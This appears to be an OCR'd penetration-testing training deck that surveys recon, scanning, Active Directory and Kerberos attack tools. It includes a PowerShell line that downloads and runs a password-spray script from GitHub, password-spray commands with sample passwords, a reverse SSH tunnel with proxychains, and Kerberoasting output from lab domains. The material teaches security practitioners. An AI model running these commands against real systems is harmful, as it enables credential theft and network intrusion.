Intro to Hacking (Pen testing) Tools

* Now with a little AI

antisyphon training

JORDAN DRYSDALE
KENT ICKLER

BLACK HILLS Information Security 2008

Executive Problem Statement


We must proactively identify and address security weaknesses before attackers exploit them, using effective tools and strategies to reduce risk and ensure ongoing protection.


Cyber threats are constantly evolving and require continuous vigilance.

Proactive vulnerability discovery is essential for risk management.

The right tools enable efficient detection and remediation of security gaps.


First and Foremost






Don’t forget…*AI*

- AI blah blah blah...
- DuckAI is decent...
- ChatGPT is too...





Recon & OSINT Tooling

Purpose:

Reconnaissance tools are used to gather information about targets before launching deeper security assessments.

They help identify exposed data, breached credentials, domain details, and other publicly available intelligence (OSINT) that attackers might exploit.

Value:

These tools streamline the process of searching for breached data, mapping out an organization's online footprint, and uncovering potential vulnerabilities early in the engagement.

They are essential for both attackers and defenders to understand what information is already exposed and to reduce risk proactively.

Breached Data Searches
https://flare.io

Recon-NG
Shodan
https://shodan.io

Breach Data
https://haveibeenpwned.com/

URL and Typo Squatting
`urlcrazy [domain] -o Report.txt`

Web & Pastes Search
https://netbootcamp.org/pastesearch.html
https://inteltechniques.com/osint/pastebins.html

BeenVerified
https://beenverified.com

LinkedIn
https://LinkedIn.com

Hunter.io
https://hunter.io/

Certificate Transparency
https://transparencyreport.google.com/

Scan & Enumerate Tooling

Shodan

Search engine for Internet-connected devices; helps identify exposed systems and services.

Useful for discovering vulnerable devices and mapping attack surfaces.

Nmap

Powerful network scanner for host discovery and port scanning.

Used to enumerate open ports, services, and operating system details on target machines.

Masscan

High-speed port scanner capable of scanning entire Internet ranges quickly.

Ideal for large-scale reconnaissance and identifying active hosts.

Vulnerability Scanning

- automatically identify security weaknesses in systems, networks, and applications.
- proactively detect and address vulnerabilities before attackers can exploit them, supporting ongoing risk management and compliance efforts.

Nessus

Industry-standard vulnerability scanner that detects a wide range of security issues, including missing patches, misconfigurations, and known vulnerabilities.

Provides detailed reports and remediation guidance to help prioritize and address risks efficiently.

Nexpose

Comprehensive vulnerability management tool that scans networks and systems for vulnerabilities, policy violations, and exposures.
Integrates with security workflows to track remediation progress and measure risk over time.

Nuclei

Fast, customizable vulnerability scanner focused on web applications and APIs.

Uses community-driven templates to detect a wide variety of vulnerabilities, making it adaptable to emerging threats.

Vulnerability Exploitation

Metasploit

A widely used penetration testing framework that allows security professionals to develop and execute exploit code against remote target machines.

Provides a large database of known exploits and payloads, making it a go-to tool for testing vulnerabilities and simulating real-world attacks.

Exploit-DB

An open-source archive of public exploits and software vulnerabilities

Used by security researchers and penetration testers to find proof-of-concept code and technical details for known vulnerabilities.

Github

A platform where security researchers and developers share exploit code, tools, and scripts.

Frequently used to discover the latest community-developed resources for vulnerability exploitation and security testing.


Web Applications

- Streamline the process of identifying, documenting, and testing web application vulnerabilities.
- Efficiently assess the security posture of web assets and prioritize remediation efforts.

EyeWitness

Tool for capturing screenshots of web services and interfaces discovered during scans.

Assists in visually documenting and reviewing targets for further analysis



GoWitness

Similar to EyeWitness, GoWitness automates the process of taking screenshots of web applications.

Useful for quickly cataloging and reviewing large numbers of web interfaces found during reconnaissance.

Burp Suite

A comprehensive platform for web application security testing.

Provides tools for scanning, intercepting, and manipulating web traffic to identify and exploit vulnerabilities.

Local System Tooling

PrivescCheck

Automates the process of checking Windows systems for privilege escalation vulnerabilities.

Helps identify misconfigurations and weaknesses that attackers could exploit to gain higher-level access.

Seatbelt

A post-exploitation enumeration tool for Windows, designed to quickly gather system information relevant to privilege escalation.

Collects details about security settings, user privileges, and system configurations to aid in attack or defense.

```
PS C:\ADSH\Seatbelt> .\seatbelt -q NTLMSettings
====== NTLMSettings ======

  LanmanCompatibilityLevel    : (Send NTLMv2 response only - Win7+ default)

  NTLM Signing Settings
      ClientRequireSigning    : False
      ClientNegotiateSigning  : True
      ServerRequireSigning    : True
      ServerNegotiateSigning  : True
      LdapSigning             : 1 (Negotiate signing)

  Session Security
      NTLMMinClientSec        : 536870912 (Require128BitKey)
      NTLMMinServerSec        : 536870912 (Require128BitKey)


  NTLM Auditing and Restrictions
      InboundRestrictions     : (Not defined)
      OutboundRestrictions    : (Not defined)
      InboundAuditing         : (Not defined)
      OutboundExceptions      :
```

Password Spraying/Cred Abuse

Password spraying tools automate attempts to log in to multiple accounts using a few common passwords, helping identify weak credentials across large environments without triggering account lockouts.

These tools are essential for penetration testers and defenders to assess organizational exposure to credential-based attacks and to strengthen password policies and monitoring

Domain Password Spray

```
IEX(New-Object
Net.Webclient).DownloadString('https://raw.githubusercontent.com/DefensiveOrigin
s/DomainPasswordSpray/master/DomainPasswordSpray.ps1')

Invoke-DomainPasswordSpray -Password "Summer2026!" -Force
```

NetExec

```
$ NetExec smb 192.168.2.4 -u /opt/userlist.txt -p ‘Spring2026!' --continue-on-
success
```

Kerbrute

```
./kerbrute passwordspray --dc 192.168.2.4 -d doazlab.com -v /opt/userlist.txt
LetMeInNow!
```

```
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] The smallest lockout threshold discovered in the domain is 50 login attempts.
[*] Removing disabled users from list.
[*] There are 821 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 821 users gathered from the current user's domai
[*] The domain password policy observation window is set to 50 minutes.
[*] Setting a 50 minute wait in between sprays.
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Summer2025! against 821 users. Current time is 12:57 AM
[*] SUCCESS! User:aharris Password:Summer2025!
[*] Password spraying is complete
```

```
Version: v1.0.3 (9dad6e1) - 02/24/25 - Ronnie Flathers @ropnop

2025/02/24 07:15:05 >  Using KDC(s):
2025/02/24 07:15:05 >   192.168.2.4:88

2025/02/24 07:15:06 >  [+] VALID LOGIN:  badpassuser2091@doazlab.com:LetMeInNow!
2025/02/24 07:15:06 >  Done! Tested 17 logins (1 successes) in 0.202 seconds
```

Active Directory

BadBlood

Creates a deliberately vulnerable Active Directory environment for testing and training.


Useful for simulating attacks and practicing detection/response in a safe lab setting.

* Resume Generating Event when used in Production

ADExplorer

Allows detailed exploration and analysis of Active Directory structures.

Helps security professionals visualize and understand AD objects, permissions, and relationships.



BloodHound

Maps and analyzes relationships and permissions within Active Directory.

Identifies attack paths and privilege escalation opportunities by graphing AD trust relationships.


Active Directory

These tools are designed to assess and strengthen Active Directory security by automating checks, analyzing configurations, and providing actionable reports.

Testimo

Automates Active Directory health checks and diagnostics, helping identify misconfigurations and vulnerabilities.

Useful for ongoing monitoring and reporting on AD security posture.



GPOZaurr

Analyzes Group Policy Objects (GPOs) in Active Directory environments to uncover risky settings and compliance issues.


Provides detailed reports to help administrators remediate security gaps in GPO configurations.

Active Directory

Ping Castle

Automates Active Directory health checks: Assesses the security posture of an Active Directory environment by running automated health checks and diagnostics.

Provides actionable reports: Generates detailed reports highlighting misconfigurations, vulnerabilities, and risky settings, helping administrators prioritize remediation efforts.



Proxy Chains / SSH Tunnels

SSH with ProxyChains

Using a reverse SSH tunnel combined with proxychains can route internal traffic through a compromised or uncontrolled host, effectively publishing parts of the internal network to that host's perspective.

This increases the chance of credential interception, lateral movement, and data exfiltration if the remote system is untrusted.

(Reminder for defenders: Block SSH at your perimeter)

```
PS C:\Windows\system32> ssh -R 9050 tunnel@10.0.0.8
The authenticity of host '10.0.0.8 (10.0.0.8)' can't be established.
ED25519 key fingerprint is SHA256:pjZNcGml/GQm7f8u+67FeCYo6x+2AogecI7HXCyR9
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
root@Nux01:~#  netstat -antp |grep 9050
tcp        0      0 127.0.0.1:9050          0.0.0.0:*               LISTEN      26612/sshd: tunnel@
tcp6       0      0 ::1:9050                ::*                     LISTEN      26612/sshd: tunnel@
root@Nux01:~#
```


```
(BloodHound.py) root@Nux01:/opt/BloodHound.py# proxychains python3 bloodhound.py -u noprivuser -p
N0PrivU53R' -d doazlab.com -gc dc01.doazlab.com -ns 192.168.2.4
ProxyChains-3.1 (http://proxychains.sf.net)
INFO: Found AD domain: doazlab.com
INFO: Getting TGT for user
|DNS-request| dc01.doazlab.com
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
|DNS-response| dc01.doazlab.com is 192.168.2.4
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.2.4:88-<><>-OK
|DNS-request| dc01.doazlab.com
```

SMB File Shares

Automate File Discovery: These tools scan SMB file shares to quickly identify sensitive files, credentials, or misconfigurations that could be leveraged by attackers or need remediation by defenders.

Efficient Security Assessment: By automating the search for files of interest (such as documents containing passwords, keys, or confidential data), they help penetration testers and security teams efficiently assess organizational risk and prioritize remediation efforts.

Support for Large Environments: Designed to handle large-scale environments, these tools can process and report on thousands of files and shares, making them valuable for both offensive and defensive security operations.





Snaffler

PySnaffler

SnafflePy

Manspider





Kerberos Interaction

Rubeus

A powerful tool for interacting with Kerberos tickets in Windows environments.

Used for ticket extraction, ticket manipulation, and various Kerberos attacks (e.g., pass-the-ticket, ticket renewal), making it valuable for both offensive security testing and defensive monitoring.

```
[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : ADSHClass.com
[*] Searching path 'LDAP://ADSH-DC1.ADSHClass.com/DC=ADSHClass,DC=com' for '(&(samAccountType=80
lName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 4


[*] SamAccountName         : ADSync
[*] DistinguishedName      : CN=ADSync Service Account,OU=IT,OU=ADSHMedical,DC=ADSHClass,DC=com
[*] ServicePrincipalName   : ADSync/adsync.adshclass.com
[*] PwdLastSet             : 8/16/2025 7:00:38 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\ADSH\Kerberos\spns.txt
```

Impacket

A collection of Python scripts for network protocol interaction, including Kerberos.

Enables penetration testers to perform advanced attacks and enumeration against Active Directory, such as ticket requests, relay attacks, and credential extraction.

(More about Impacket on Next slide)

Impacket Tools

